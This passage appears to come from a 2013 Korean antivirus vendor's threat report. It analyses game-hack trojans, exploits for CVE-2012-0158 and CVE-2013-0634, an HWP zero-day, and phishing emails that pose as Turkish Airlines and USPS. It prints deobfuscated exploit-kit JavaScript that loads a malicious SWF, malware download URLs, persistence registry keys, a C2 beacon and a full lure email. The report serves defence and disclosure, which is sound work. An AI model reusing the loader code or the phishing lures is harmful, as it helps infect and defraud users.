해당 IP로 접속하는 서버는 [그림 1-25]와 같이 워싱턴 D.C에 위치하는 것을 확인할 수 있다.

그림 1-25 | 악성코드가 통신하는 원격 시스템 위치

얼마 전 '게임산업진흥에 관한 법률 시행령' 개정으로 인해 게임 아이템 거래에 타격을 입게 되자, 인터넷뱅킹의 계좌 정보를 직접 탈취해 현금을 빼내가는 파밍 기법이 기승을 부리고 있다. 온라인게임핵이 유포되던 기존 침해 사이트들도 최근에는 상당수가 파밍 악성코드를 유포하지만, 온라인게임핵 악성코드가 완전히 사라지지 않은 만큼 사용자들의 각별한 주의가 요구된다.

〈V3 제품군의 진단명〉

Win-Trojan/Onlinegamehack.213504.B (2013.02.18.01)

Win-Trojan/Avkiller.32288 (2013.02.18.01)

Win-Trojan/Onlinegamehack.229888.C (2013.02.18.01)

Win-Trojan/Onlinegamehack.289792.J (2013.02.19.00)

Trojan/Win32.KillAV (2013.02.20.00)

CVE-2012-0158 취약점 악용 문서 첨부 메일 주

국내의 기업에서 메일을 통해 윈도우 공용 컨트롤 취약점(CVE-2012-0158)을 악용한 문서 파일이 첨부, 유포된 사례가 발견됐다.

참고로, CVE-2012-0158취약점의 경우 'Microsoft Security Bulletin MS12-027 – 긴급, Windows 공용 컨트롤 취약점으로 인한 원격 코드 실행 문제점 (2664258)'을 통해 이미 보안패치가 배포 중이다.

[그림 1-26]은 수신된 메일의 원문으로, '원고청탁입니다2013.doc' 파일이 첨부돼 있다. 첨부된 문서 파일은 원고 청탁과 관련된 제목으로 메일 본문에는 해당 첨부파일에 대한 참고를 요청하는 내용이다.




그림 1-26 | 수신된 메일 원문

취약점(CVE-2012-0158)이 존재하는 시스템에서 해당 문서를 실행할 경우, 관련된 내용의 문서가 실제로 출력되어 사용자는 의심 없이 첨부된 문서를 확인하게 된다. 동시에 사용자 모르게 악성코드도 함께 실행되어 사용자의 시스템이 감염된다.




그림 1-27 | 실행되는 정상 문서 파일

문서 파일 실행과 동시에 다음과 같이 악성 파일이 생성된다.

[파일 생성]

- C:₩Documents and Settings₩All Users₩Application Data₩mspool.dll

그리고 아래와 같이 윈도우 정상 서비스인 것처럼 레지스트리에 등록해, 시스템 시작 시 재실행될 수 있도록 한다.

[레지스트리 생성]

- HKLM₩SYSTEM₩ControlSet001₩Services₩mspool₩ImagePath "%SystemRoot%₩system32₩svchost.exe –k LocalService"
- HKLM₩SYSTEM₩ControlSet001₩Services₩mspool₩DisplayName "mspool"
- HKLM₩SYSTEM₩ControlSet001₩Services₩mspool₩Description "Windows mspool service."
- HKLM₩SYSTEM₩ControlSet001₩Services₩mspool₩Parameters₩ServiceDll "C:₩Documents and Settings₩All Users₩Application Data₩mspool.DLL"

악성코드 감염 시 주요기능은 다음과 같다.

- 사용자 계정 비밀번호 탈취 시도(Outlook, IE, 크롬)
- 시스템 정보 유출 시도(OS, CPU 정보, 디스크 정보 등)

해당 문서는 기존의 알려진 취약점을 악용하고 있으므로, 사용하는 운영체제 및 주요 응용프로그램에 대한 보안 패치를 주기적으로 설치하는 것이 중요하다.

또한 발신인이 명확하지 않거나, 확인되지 않는 메일 내용 또는 파일이 첨부된 이메일을 수신할 때는 각별한 주의가 필요하다.

〈V3 제품군의 진단명〉

DOC/Exploit (2013.02.21.00)

Backdoor/Win32.Etso (2013.02.21.01)

CVE-2013-0634 취약점을 통해 유포되는 악성코드

최근 어도비(Adobe)는 어도비플래쉬 플레이어(Adobe Flash Player)에 존재하는 취약점인 CVE-2013-0633 과 CVE-2013-0634의 보안패치를 배포했다. 해당 취약점은 기존에 알려지지 않은 제로데이(Zero-Day) 취약점으로, 최근 해킹된 웹사이트를 통해 이를 악용한 악성 플래시 파일(SWF)을 유포한 사례가 발견됐다.

[ASEC 블로그]

- 어도비플래쉬 플레이어 CVE-2013-0633 및 CVE-2013-0634 취약점 악용 http://asec.ahnlab.com/912

참고로 유포된 사이트는 본 ASEC Report Vol. 38에서 '개인 신용 상담 신청했다가 계좌정보 털린다' 이슈와 동일하지만, 이전과는 다른 취약점으로 유포된다는 점에서 사용자들의 주의가 필요해 그 내용을 공유하고자 한다.

상위 악성 스크립트인 web.html을 살펴보면, [그림 1-28]과 같다.

그림 1-28 | 난독화된 web.html

web.html 에서 난독화를 풀어보면 아래처럼 EulKqxn6.swf 파일을 다운로드한다.

```
if((jpGVf0['major']==11 && jpGVf0['minor']==4 && jpGVf0['rev']==402 && (jpGVf0['gondad']>= 265 && jpGVf0['gondad']<= 287))
|| (jpGVf0['major']==11 && jpGVf0['minor']==5 && jpGVf0['rev']==502 && (jpGVf0['gondad']>= 110 && jpGVf0['gondad']<= 146)))
{
        document.writeln("<imgsrc=EulKqxn6.swf><\/img>");
        setTimeout("document.writeln(\"<embed width=100 height=0 src=EulKqxn6.swf><\\/embed>\");",2000);
}
```

그림 1-29 | 난독화를 해제한 web.html의 내용

다운로드되는 swf 파일을 디컴파일할 경우, 아래 [그림 1-30]과 같이 exploit 코드인 LadyBoyle 의 이름으로 액션 스크립트가 포함돼 있는 것이 확인할 수 있다.




그림 1-30 | LadyBoyle 이름으로 포함된 액션 스크립트

이 exploit은 Adobe Flash Player의 제한된 버전에 한해 동작하기 때문에 버전을 체크하는 부분의 코드가 존재하며 해당 코드들은 아래 [그림 1-31]에서 확인할 수 있다.




그림 1-31 | 윈도우 및 Flash Player 버전을 확인하는 코드

만일 시스템에 해당 취약점이 존재할 경우에는 악성코드가 drop되어 실행되며, SWF 파일 내에서도 PE가 확인된다.




그림 1-32 | SWF 파일 내 PE

Drop된 PE가 실행되면, 아래의 URL에서 악성 PE 를 다운로드하며 해당 악성코드는 기존에 유포되고 있는 온라인게임핵 악성코드와 hosts 파일을 변조하는 Banki 악성코드로 확인된다.

- 'http://yu.xxxxxx.inxx/aa.exe' – OnlineGamehack 악성코드
- 'http://xx.1xx.1xx.80:8080/v.exe' – Banki 악성코드

그림 1-33 | 변조된 hosts 파일

〈v3 제품군의 진단명〉

Trojan/Win32.Gen (AhnLab, 2013.02.24.00)

Trojan/Win32.OnlineGameHack (AhnLab, 2013.02.24.00)

Trojan/Win32.Qhost (AhnLab, 2013.02.24.00)


HWP 제로데이 취약점을 가진 문서파일 발견

2013년 1월 25일에 수도권에 위치한 대학교의 학생 개인 정보가 담긴 HWP 문서에 제로데이(Zero-Day, 0-day) 취약점이 발견됐다. 분석 당시, 2012년 12월 13일에 업데이트된 한컴오피스 2010 제품의 최신 버전(8.5.8.1316)에서 해당 HWP 문서 파일을 열 경우 제로데이 취약점을 악용, 악성코드가 설치되는 것으로 확인됐다.

번호	제목	첨부	등록일	다운
35	[정규] 한컴오피스 2010 SE+ 업데이트 파일 (한/글 8.5.8.1316등)		2012-12-13	33189
34	[정규] 한컴오피스 한/글 2010 SE+ 업데이트 안내 (한/글 8.5.8.1316)		2012-12-13	8438
33	한컴오피스 자동 업데이트 제치 파일 다운로드 안내		2012-10-18	17669
32	[정규] 한컴오피스 한/셀 2010 SE+ 업데이트 파일 (한/셀 8.5.8.1242)		2012-12-14	7557

그림 1-34 | 한컴오피스 자료실 게시판

해당 문서파일에는 아래와 같이 105명의 개인정보(성명, 학생주소, 전화번호, 핸드폰, 직장명, 직장 전화번호, 이메일)가 들어있는데, 시/도/구청, 공단, 경찰서/청과 같은 공공기관과 국내 유명 기업 및 학교 등과 같은 각계 각층의 개인정보가 포함되어 있다. 이메일 주소는 대부분 특정 대학교의 메일 주소로, 해당 대학교의 직원, 학생들에 대한 정보로 추정된다. 이 문서는 1월 16일에 작성된 문서로 이후 공격자에 의해 다양한 방법으로 유포됐을 것으로 추정된다.



No	성명	학생주소	전화번호	핸드폰	직장명	직장 전화번호	Email
1							
2							
3							
4							
5							
6							
7							
8							
9							
10							
11							
12							
13							

그림 1-35 | HWP 문서 내용

제로데이 취약점이 있는 해당 문서 파일을 열 경우 아래와 같이 파일 생성과 레지스트리 키를 생성하여 w32time.exe 파일이 Windows Time 이름으로 서비스에 등록되어 시스템이 시작할 때마다 자동 실행되도록 한다.

[파일 생성]

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩HncUpdate.exe
- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩~df1.tmp(임의 파일명)
- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩~df2.tmp (임의 파일명)
- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩~df3.tmp (임의 파일명)
- C:₩WINDOWS₩system32₩w32time.exe

[레지스트리 생성]

- HKEY_LOCAL_MACHINE ₩SYSTEM₩ControlSet001₩Services₩w32time₩ImagePath "C:₩WINDOWS₩system32₩w32time.exe –k"




그림 1-36 | Windows Time 서비스 등록 상태




그림 1-37 | 제로데이 HWP 파일 구성도

w32time.exe 파일이 실행되면 아래 URL에서 파일을 다운로드받아 PE 파일 여부를 검사한 후 실행한다.

- hxxp://www.cl*****e.co.kr/upload/design/body_bg.gif
- hxxp://m*****r.com/images/titles/menu.gif
- hxxp://www.d*****h.com/boards/board_files/adhere.jpg

위 URL의 파일은 현재 GIF 포맷 파일로 정상 이미지 파일이라 실행이 되지는 않지만, 공격자에 의해 해당 파일이 다른 악성 파일로 교체된다면 키로깅이나 백도어가 설치될 수 있으므로 주의가 필요하다.

한글과 컴퓨터는 이번에 발견된 제로데이 취약점의 해결된 버전을 2월 6일에 업데이트해 배포하기 시작했다. 따라서 해당 취약점을 악용하는 악성코드 감염을 예방하기 위해서는 [그림 1-38]과 같이 한컴 자동 업데이트나 한글과 컴퓨터 홈페이지에서 최신 버전으로 업데이트가 필요하다.




그림 1-38 | 한컴 자동 업데이트




그림 1-39 | 한컴오피스 업데이트 공지사항

〈V3 제품군의 진단명〉

HWP/Exploit

Dropper/Agent.641024.G

Trojan/Win32.Agent

Win-Trojan/Agent.181760.HT

터키 항공사 예약 확인 안내메일로 위장해 유포되는 악성 이메일

악성코드를 감염시키기 위한 악성코드 유포자의 행위가 참 끈질기다. 이번엔 터키 항공사 이메일을 위장한 악성코드가 발견됐다. 국내에서도 저가 항공 티켓을 구매하기 위해 해외 항공사를 이용하는 경우가 많다는 점에서 주의가 필요하다. [그림 1-40]과 같이 'Turkish Airlines Online Ticket' 제목의 항공권 예약 안내 메일로 첨부된 파일을 실행하도록 유도하고 있다.

그림 1-40 | 위장된 터키 항공사 예약 확인 안내 메일

첨부된 파일은 [그림 1-41]과 같은 형태로, 얼핏보면 PDF확장자를 가진 문서파일로 보여지지만 실제는 실행파일이다.

그림 1-41 | 첨부된 실행파일




그림 1-42 | 첨부된 실행파일

해당 파일을 실행하면 아래와 같은 행위를 한다.

1. 자기 복사본을 %windir%₩system32₩ 폴더 내에 생성한다.

[생성되는 파일]

- C:₩WINDOWS₩system32₩WwYNcgC.exe

2. 생성된 파일을 시작프로그램에 자동 실행되도록 등록한다.

[생성되는 레지스트리]

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩WwYNcgC "C:₩WINDOWS₩system32₩WwYNcgC.exe"

3. 아래와 같이 의심 IP에 접속하며 해당 악성파일이 실행된 시스템의 프로세스 정보(프로세스 이름, PID)를 전송한다.

[네트워크 정보]

- svchost.exe HTTP CONNECT 127.0.0.1 => 18*.**.**.**9:80 18*.**.**.**9/f/i.html?n=1&i=F09AC77F&s=1538CBE&g=125&c=F09AC77F&pl=%5BSystem%20Process%5D;0;0;System;4;0;smss.exe;552;4;csrss.exe;604;552;win




그림 1-43 | 네트워크 연결 정보

사회공학기법을 이용한 악성코드의 유포 사례가 많은 만큼 아래와 같은 사항을 주의해 악성코드 감염을 예방하도록 한다.

1. 출처가 불분명하거나 의심이 가는 제목일 때는 메일을 열지 말고 바로 삭제한다. 또 발신자와 제목을 비교해 정상 메일이 아닐 확률이 높으면 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 않고 저장한 다음 보안 프로그램으로 검사한 후 실행한다.
4. 본문의 의심 가거나 확인되지 않은 링크는 클릭하지 않는다.
5. 포털 사이트 메일 계정을 이용할 경우 스팸메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

Win-Trojan/Agent.58372.C (V3, 2013.02.21.00)

미국우체국(USPS)으로 위장해 유포되는 악성 이메일

발신자가 미국 우체국(USPS)인 것처럼 위장해 악성파일을 실행하도록 유도하는 악성 스팸메일이 확산되고 있어 주의가 필요하다.

악성 이메일은 [그림 1-44]와 같이 '우편물이 배달되지 않았으니 우편물을 받기 위해 첨부파일을 실행하라' 라는 내용을 담아 악성파일 실행하도록 유도 하고 있다. 만일 악성파일이 실행되면, PC에 CMD셸 백도어를 열어두어 공격자가 PC를 마음대로 컨트롤할 수 있는 환경이 된다.

보낸 사람: USPS client manager Edwin Bowman <reports@
받는 사람: pungnadner@t-online.de
참조:
제목: USPS delivery failure report
메시지 USPS report id 943577924988734.zip (40 KB)

Notification

Our company's courier couldn't make the delivery of package.

REASON: Postal code contains an error.
LOCATION OF YOUR PARCEL: KnoxvilleFort
DELIVERY STATUS: sort order
SERVICE: One-day Shipping
NUMBER OF YOUR PARCEL: P0SYW0KOGB
FEATURES: No

Label is enclosed to the letter.
Print a label and show it at your post office.

An additional information:

If the parcel isn't received within 30 working days our company will have the right to claim compensation from you for it's keeping in the amount of $8.26 for each day of keeping of it.

You can find the information about the procedure and conditions of parcels keeping in the nearest office.

Thank you for using our services.
USPS Global.

그림 1-44 | 유포되는 이메일

첨부된 파일의 압축을 해제하면 악성 실행파일이 나오는데, PDF의 아이콘과 유사해 PDF로 착각할 수 있다. 하지만 실행파일(PE)이며 실행 시 아래와 같이 동작한다.

그림 1-45 | 첨부된 실행파일

1. C:₩document and settings₩All users₩ 하위에 svchost.exe 로 파일을 복제
2. Run 레지스트리에 'SunJavaUpdateSched' 이름으로 svchost.exe 등록 및 실행
3. Tcp 8000 포트로 CMD셸 백도어를 열어둔다.




그림 1-46 | svchost.exe 속성




그림 1-47 | TCP/8000으로 바인딩된 CMD셸백도어




그림 1-48 | 백도어 접속 화면

〈V3 제품군의 진단명〉

Win-Trojan/Androm.44544 (V3, 2013.02.19.03)

카카오 게임 '윈드러너' 고득점 비결로 유인해 PUP 배포

윈드러너는 카카오 대표 게임이다. 최근 천 만 다운로드를 돌파하면서 그 인기를 입증하고 있다. 윈드러너 게임 사용자라면 한 번쯤 고득점 비결을 인터넷으로 검색해 봤을 것이다. 악성코드나 불필요한 프로그램 제작자는 이러한 심리를 이용해 악성코드나 불필요한 프로그램을 배포한다.

인터넷 검색 사이트에서 '윈드러너'라고 검색을 하면, 쿠폰, 무료 충전, 공략 고득점 등 다양한 검색 결과를 볼 수 있다. 이 중에서 불필요한 프로그램을 배포하는 블로그가 있어 살펴보고자 한다.

그림 1-49 | 윈드러너 인터넷 검색 결과

검색 결과가 가장 상위에 있는 블로그는 현재는 비공개 포스팅으로 바뀐 상태이지만, 검색 당시 해당 블로그를 접속하면 [그림 1-50]와 같이 '윈드러너 버그다운', '윈드러너 쿠폰생성기 다운'이라는 링크를 확인할 수 있었다.

그림 1-50 | 윈드러너 쿠폰/루비 블로그 내용

그림 1-51 | 블로그 링크 파일

다운로드 받은 파일을 실행하면 '윈드러너 버그' 및 '쿠폰 생성기' 다운로드 프로그램을 가장한 불필요한 프로그램을 설치하는 것을 확인할 수 있다. 이러한 프로그램은 게임 사용자에게 버그를 이용한 고득점이나 무료 쿠폰 생성기를 이용한 게임 아이템 구매로 현혹해 불필요한 프로그램을 설치하도록 유도하고 있었다.

그림 1-52 | 윈드러너 버그 다운로드 프로그램 화면

그림 1-53 | 윈드러너 쿠폰생성기 다운로드 프로그램

그리고 실제 다운로드되는 파일인 윈드러너 버그.zip, 윈드러너 쿠폰생성기.zip 파일은 ZIP포맷의 파일이 아닌 404 오류 html 파일로 다운로드 받은 파일이 서버에 존재하지 않는 것을 알 수 있다.

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /data/files/13013114224093169.zip was not found on this server.</p>
<hr>
<address>Apache/2.2.3 (CentOS) Server at www2.[illegible].com Port 80</address>
</body></html>
```

그림 1-54 | 윈드러너 버그.zip, 쿠폰생성기.zip 파일 내용

다운로드 프로그램은 '약관에 동의함'에 기본적으로 선택되어 있다. 파일전송시작 버튼을 클릭하면 오른쪽 하단의 프로그램 설치안내에 해당되는 불필요한 프로그램이 백그라운드로 설치되고, 다운로드 프로그램 상단의 X(닫기) 버튼을 클릭하게 되면 아래와 같이 종료 안내 창을 확인할 수 있다. 무의식적으로 예(Y)를 클릭할 경우 동의 절차 없이 불필요한 프로그램이 설치된다.




그림 1-55 | 다운로드 프로그램 종료 팝업

해당 다운로드 프로그램을 자세히 보면 '프로그램 설치안내' 부근에 스크롤이 있어 설치되는 프로그램 목록을 확인할 수 있지만 컴퓨터를 사용하는 일반 사용자는 별 의심 없이 파일전송시작 버튼을 클릭하는 경우가 다반사일 것이다.

프로그램명	설명
MyIPViewer	쇼핑몰 바로가기
윈도우뷰콘	쇼핑몰 바로가기
windowfast	가짜백신
keywordyacpop	시스템 클리너 프로그램
쇼핑 바탕화면아이콘	쇼핑몰 바로가기
directkeyword2	키워드 검색도우미
쇼핑아이콘	쇼핑몰 바로가기
